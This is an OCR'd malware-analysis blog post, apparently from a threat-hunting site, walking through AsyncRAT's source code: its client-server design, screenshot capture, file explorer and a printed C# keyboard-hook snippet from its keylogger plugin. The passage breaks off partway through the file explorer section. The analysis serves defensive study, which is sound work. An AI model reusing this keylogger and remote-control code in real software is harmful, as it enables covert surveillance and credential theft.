
Malware source code investigation: AsyncRAT

mssplab.github.io/threat-hunting/2023/05/19/malware-src-asyncrat.html


May 19, 2023

8 minute read

AsyncRAT is a Remote Access Trojan (RAT) designed to remotely monitor and control infected systems. It is free, open-source, and often used by cybercriminals for malicious purposes, such as stealing sensitive information, installing more malware, or performing DDoS attacks.




AsyncRAT was published as an open source remote administration tool project on GitHub in January 2019.





AsyncRAT is a regular malware product and set of tools utilized by attackers and APT organizations. Threat actors and adversaries utilized a variety of intriguing script injectors and spear phishing attachments to deliver AsyncRAT to targeted hosts or networks across multiple campaigns.

In this small research we are detailed investigate the source code of *AsyncRAT* and highlights the main features.

AsyncRAT has been included in app.any.run's weekly TOP 10 malware trends tracker for the past few months.









Client-Server Architecture

When executed, the *AsyncRat GUI* allows criminals to control the infected machine. The code is open-source and can be modified to suit the purposes of criminals:



AsyncRAT implements a client-server architecture. The client side is the infected machine, whereas the server side is the attacker-operated control interface. The client establishes a connection with the server using asynchronous TCP sockets, which permits multiple simultaneous connections without interference.



Core Functionalities


AsyncRAT includes several functionalities that permit a high degree of control over infected systems:

Remote Desktop - The client captures screenshots of the desktop and sends them to the server, allowing the attacker to see the victim's activities in real time.

AsyncRAT uses the `.NET Framework`'s built-in libraries to capture screenshots from the victim's machine. The following is a more technical breakdown of how this feature works in the *AsyncRAT* client.

In the *AsyncRAT*'s source code, you would find a function responsible for capturing screenshots. This function is typically invoked when the server sends a specific command to the client.

To capture the screenshot, *AsyncRAT* leverages the `System.Drawing` namespace in the `.NET Framework`, which provides access to `GDI+` basic graphics functionality. More specifically, it uses the `Bitmap` and `Graphics` classes to capture and store the screenshot(`/Plugin/Options/Options/Handler/HandleThumbnails.cs`):



This code does the following:


- Creates a new `Bitmap` object with the same size as the screen. The `Screen.PrimaryScreen.Bounds` property is used to determine the size of the screen.
- Creates a `Graphics` object from the bitmap. This object is used to perform the screenshot operation.
- Uses the `Graphics.CopyFromScreen` method to take the screenshot. This method copies the pixels from the screen and stores them in the bitmap.

After the screenshot is captured and stored in the bitmap, *AsyncRAT* then usually converts the bitmap to a byte array and sends it to the server. The server can then reconstruct the bitmap from the byte array to view the screenshot. It's worth noting that the screenshot is usually compressed before being sent to reduce network usage.

Keylogger - AsyncRAT logs keystrokes and periodically sends the data to the server. This feature can capture sensitive information like passwords and credit card numbers.

AsyncRAT captures keystrokes by using the `SetWindowsHookEx` function, which is part of the Windows API. This function allows the application to install a "hook" that monitors the message traffic in the system and retrieves specific types of messages, such as keypresses.

The following is a code of how *AsyncRAT* implement a keylogger in `C#` using the `SetWindowsHookEx` function (`Plugin/LimeLogger/LimeLogger/Packet.cs`):



The `SetHook` function installs the keyboard hook by calling `SetWindowsHookEx` with the `LowLevelKeyboardProc` delegate. The hook is then uninstalled using `UnsetHook`:

```
private static IntPtr SetHook(LowLevelKeyboardProc proc)
{
    try
    {
        using (Process curProcess = Process.GetCurrentProcess())
        using (ProcessModule curModule = curProcess.MainModule)
        {
            return SetWindowsHookEx(WHKEYBOARDLL, proc,
            GetModuleHandle(curModule.ModuleName), 0);
        }
    }
    catch (Exception ex)
    {
        Packet.Error(ex.Message);
        isON = false;
        return IntPtr.Zero;
    }
}
```


File Explorer - The client can navigate the filesystem, upload files to the server, download files from the server, and execute files.

To accomplish these tasks, *AsyncRAT* uses standard `.NET Framework` libraries. Let's break down each function separately.

Navigating the File System. The `System.IO` namespace in the `.NET Framework` contains classes for manipulating files and directories. For example, *AsyncRAT* retrieve a list of files in a directory using the `Directory.GetFiles` method (`Plugin/FileSearcher/FileSearcher/Packet.cs`):

```
